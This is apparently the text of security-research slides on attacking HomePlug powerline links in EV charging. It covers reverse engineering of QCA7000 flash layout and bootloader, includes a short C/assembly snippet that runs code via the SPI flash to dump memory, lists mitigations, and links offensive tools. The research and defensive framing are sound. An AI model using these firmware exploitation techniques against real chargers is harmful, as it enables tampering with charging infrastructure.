


https://downloads.codico.com/misc/Newsletter/2016/01_2016/plc_stamp_micro_2_datasheet_r1.pdf

HomePlug Signal Reception



Channel Access



Brokenwire 2 – Poison the Ground




QCA – Firmware Hacking

- Reverse engineering time!
 - (No digital locks were harmed in the making of this section)
- SPI bus towards host
 - (Via optional ethernet converter)
- QCA 7000 attached to flash chip
 - Stores firmware
- Dump the flash



QCA – NVM Chain

- Doubly linked list of headers and blocks
- Checksums, metadata
- Dump the SPI flash chip
- All we really need is 1 firmware and 1 PIB... Right?




QCA – NVM Chains

- Softloader (0x0 0000 - 0x1 0000)




- Firmware (0x1 0000 - 0xC 0000)



- Custom Modules (0xC 0000 - 0xE 0000)

- PIB (0xE 0000 - 0xF 0000)



- Scratch (0xF 0000 - 0x10 0000)

- Firmware Backup (0x14 0000 - 0x1E 0000)



QCA – Reversing the Firmware

- Look at Firmware section
- ARM v5t instruction set
- Loads in binary blob, call to function at `0xfffd_7a0c`, jump into blob
- ARM uses entry point at `0xffff_0000` → Bootloader code
- Code execution via flash chip
- What IO to use?
 - ✗ Chip has PLC
 - ✗ Ethernet to host
 - ✗ GPIOs
 - ✓ SPI to flash chip

```
volatile int ssp_exec_addr;
volatile int struct_p_addr;

asm(
    "ldr %0,=#0x2454; add %0,pc,%0;"
    "ldr %1,=#0x140E4; add %1,pc,%1"
    : "=r"(ssp_exec_addr), "=r"(struct_p_addr));

unsigned short* ptr = (unsigned short*)0xfffffffffe;

spi_read(0x0df0, ssp_exec_addr, struct_p_addr);
spi_read(0xbeba, ssp_exec_addr, struct_p_addr);

while(1) {
    spi_read(*ptr, ssp_exec_addr, struct_p_addr);
    ptr -= 1;
}
```



QCA – Reversing the Bootloader

- Reversed most of the bootloader
- Found SPI to host, SPI to flash, Ethernet "drivers"
- Mysterious "decryption" function: LZMA
- Next steps:
 - Create C headers for all peripherals
 - Decompile main firmware image
 - Reverse interface to the PLC
 - Everything needed to create custom firmware


QCA – But can it run DOOM?

- Limited RAM/Flash
 - No OS
 - No FPU
 - No screen/HID
 - Ethernet IO
- Yes!

QCA – But can it run DOOM?



Possible Solutions



Firmware Issues

Stop hiding behind obscurity
More security research



Signal Leakage and Injection

Shield cables → Ground Attack
Add more filters to wires



PLC Network Intrusion

Implement Secure SLAC
Limit PLC network to two devices

Stop using PLC

Questions?

@SP3ZN45

jan.berens@alpitronic.it

marcell.szakaly@cs.ox.ac.uk



UNIVERSITY OF
OXFORD

SSL

Systems
Security Lab

References

Research:

- <https://www.brokenwire.fail/>
- <https://arxiv.org/abs/2404.06635>

Tools:

- <https://github.com/FlUxluS/HomePlugPWN>
- <https://github.com/FlUxluS/V2GInjector>
- <https://github.com/qca/open-plc-utils>

Documentation:

- https://docbox.etsi.org/Reference/homeplug_av21/homeplug_av21_specification_final_public.pdf

Hardware:

- <https://www.codico.com/de/dlan-green-phy-eval-board-eu-ii> (~269€)